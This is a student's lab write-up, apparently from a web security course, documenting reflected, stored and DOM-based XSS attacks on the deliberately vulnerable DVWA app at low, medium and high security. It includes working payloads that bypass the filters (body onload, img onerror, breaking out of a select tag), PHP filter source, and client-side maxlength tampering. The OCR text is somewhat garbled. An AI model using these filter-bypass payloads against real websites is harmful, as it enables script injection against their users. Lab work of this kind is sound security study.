

Brandon London 11/21/2019
For the following tasks, I will be asking you to take screenshots and documenting what you have tried. At the end I will be asking you to submit a PDF with embedded screenshots of your efforts.

Task 1:When you start DVWA it is set to “Impossible” security. That is no fun, so click on DVWA security and set it to “low”. Then I want you to click play with the XSS (Reflected) and XSS (Stored). Make sure you can get a very simple XSS attack to work. Keep in mind that on some browsers this will not work, Microsoft Edge seems less secure on this front at least on my machine so work with that. Take a screenshot of getting a pop-up window with “CS3780”. Click on “View Source” at the bottom to take a look at the code. You can see this is pretty basic stuff.

XSS reflected:



What's your name? <script>alert("CS3780")</scri


localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%28"CS3780"%29<%2Fscript>#


localhost says

CS3780

XSS stored:


Name * Hi


Message * <script>("CS3780")</script>


localhost/dvwa/vulnerabilities/xss_s/

localhost says

CS3780


Task 2:Now let us ramp it up for more fun. Set the security to “Medium” and try to do the same thing (it should fail). For this to work now to have to change up our method of attack. Click on “View Source”. Describe in your document what the filter is currently checking for. Now that you know what the filter is checking for, it should be relatively straightforward to come up with a string that bypasses this filter. If you are having trouble at this point, just consider how you could take advantage of what it does to “produce” your dangerous string. After you came up with a successful attack, describe in your document how you came up with this attack (base this description on what you saw in the source code) and show me a screenshot of its effect.



```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

This is looking for a script tag. The string inside the script will get replaced with a black space. It could be case sensitive so you can get passed the filter by replacing <script> with <SCRIPT> or by using another html tag. I will be replacing the script tag with a body tag.

XSS Reflected:




What's your name? <body onload=alert("CS3780'

localhost/dvwa/vulnerabilities/xss_r/?name=<body+onload%3Dalert%28"CS3780"%29>#

localhost says


CS3780

XSS STORED:
This is a little bit different than the one above.




```
<input name="txtName" type="text" size="30" maxlength="10"> == $0
```

Looking at the code above lets change the max length to 80, that should give us plenty of space to input the code.




```
<input name="txtName" type="text" size="30" maxlength="80"> == $0
```

Doing this allows this


Name * <body onload=alert("CS3780")>

Message * hi

Which will lead to this



localhost/dvwa/vulnerabilities/xss_s/

localhost says

CS3780


Task 3:Let's keep going, set security to "High". View the source and describe in your document what the filter is checking for and what it does. Now we want to develop an attack that would work on this filter. This could be a bit harder. First try what you tried for Task 2. If your previous attack works on this level, then I want you to find an attack that works on "Medium" but not on this level. However, your task 2 solution probably doesn't work now. Check out the convenient links and come up with an attack that succeeds at this level, again with your task of getting a popup box with the string CS3780. If you get it, indicate in your document what you tried and the result with a screenshot. If you cannot get anything to work, I want you to document all the things you did try that failed.


XSS REFLECTED:


```
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}
```

The filter is preg_replace which searches string for matches to pattern and replaces them with replacement.

You can get passed this by generating a string inside the webserver by using image tags I used <img src=x onError=alert('CS3780')>


What's your name? <img src=x onError=alert('CS Submit


localhost/dvwa/vulnerabilities/xss_r/?name=<img+src%3Dx+onError%3Dalert%28%27CS3780%27%29>#


localhost says

CS3780

OK


XSS STORED:

Looking at the filters you actually have two things you need to get passed it



```
    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___my
MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

The first filter is the preg replace. The easiest was past this is by doing what I descpried above and using image tags.

The second issue is that the string is limited to 10. Again change this to 80 as instructed in the last problem. Screenshots are down below.



```
<input name="txtName" type="text" size="30" maxlength="10"> == $0
<input name="txtName" type="text" size="30" maxlength="80"> == $0
```

After all this we should be able to bypass the filters.



Name *	<img src=x onError=alert('CS3780')>
Message *	hi

Sign Guestbook Clear Guestbook


localhost/dvwa/vulnerabilities/xss_s/

localhost says

CS3780

OK


Task 4: Set it to “impossible” security. View source and document how this level of security is being implemented. Now try and bypass this filter with our attack. Try at least a few things you find on the owasp page and document the results. If you are able to bypass the filter at this stage document it (along with the source where you got an attack if you used one) but do not feel bad if you are not able to.

This level of security is amazing. They are using an anti-CSRF token. Which these tokens are simply randomly-generated values included in any form/request that warrants protection. Note that this value should be unique for every individual session. This guarantees that every form/request is tied to the authenticated user and, therefore, protected from CSRF. So using token it is able to hide data and reduce the risk for attack. They are also using htmlspecial charcters and getting rid of them.

Task 5:Repeat the above for XSS(Stored). At this point you should be pretty comfortable bypassing the simple filters.
I have done this above with each task

Task 6:Pick any of the other vulnerabilities on DWVA and attack it on at least medium difficulty with any attack you choose. Document your results in your pdf.
Im going to use a command injecteciton attack.


I am picking XSS DOM attack. If you add >/opttion> will make it.
>/opttion></select><body onload=alert("CS3780")>


Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English>/opttion>

English
French
Spanish
German



localhost/dvwa/vulnerabilities/xss_d/?default=English>/opttion></select><body%20onload=alert("CS3780")>

localhost says

CS3780

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

Submission:For turnin I want your pdf describing your results. Note that I expect some decent documentation and efforts to bypass these filters.